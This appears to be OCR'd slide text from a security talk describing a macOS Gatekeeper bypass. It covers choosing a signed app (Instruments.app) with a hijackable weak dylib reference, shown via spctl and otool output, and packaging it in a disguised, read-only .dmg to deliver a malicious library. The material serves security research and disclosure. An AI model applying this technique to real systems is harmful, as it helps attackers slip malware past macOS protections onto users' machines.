
Gatekeeper Bypass

1) a signed app that contains an external reference to hijackable dylib

`spctl` tells you if gatekeeper will accept the app



```
$ spctl -vat execute /Applications/Xcode.app/Contents/Applications/Instruments.app
Instruments.app: accepted
source=Apple System
```




```
$ otool -l Instruments.app/Contents/MacOS/Instruments

Load command 16
          cmd LC_LOAD_WEAK_DYLIB
         name @rpath/CoreSimulator.framework/Versions/A/CoreSimulator

Load command 30
          cmd LC_RPATH
         path @executable_path/../../../../SharedFrameworks
```

`Instruments.app` - fit's the bill

Gatekeeper Bypass


2) create a .dmg with the necessary layout



required directory structure

'clean up' the .dmg


- hide files/folder
- set top-level alias to app
- change icon & background
- make read-only



(deployable) malicious .dmg


Gatekeeper Bypass


3) #winning


Allow apps downloaded from:

- [✓ Mac App Store]
- Mac App Store and identified developers
- Anywhere

gatekeeper setting's (maximum)



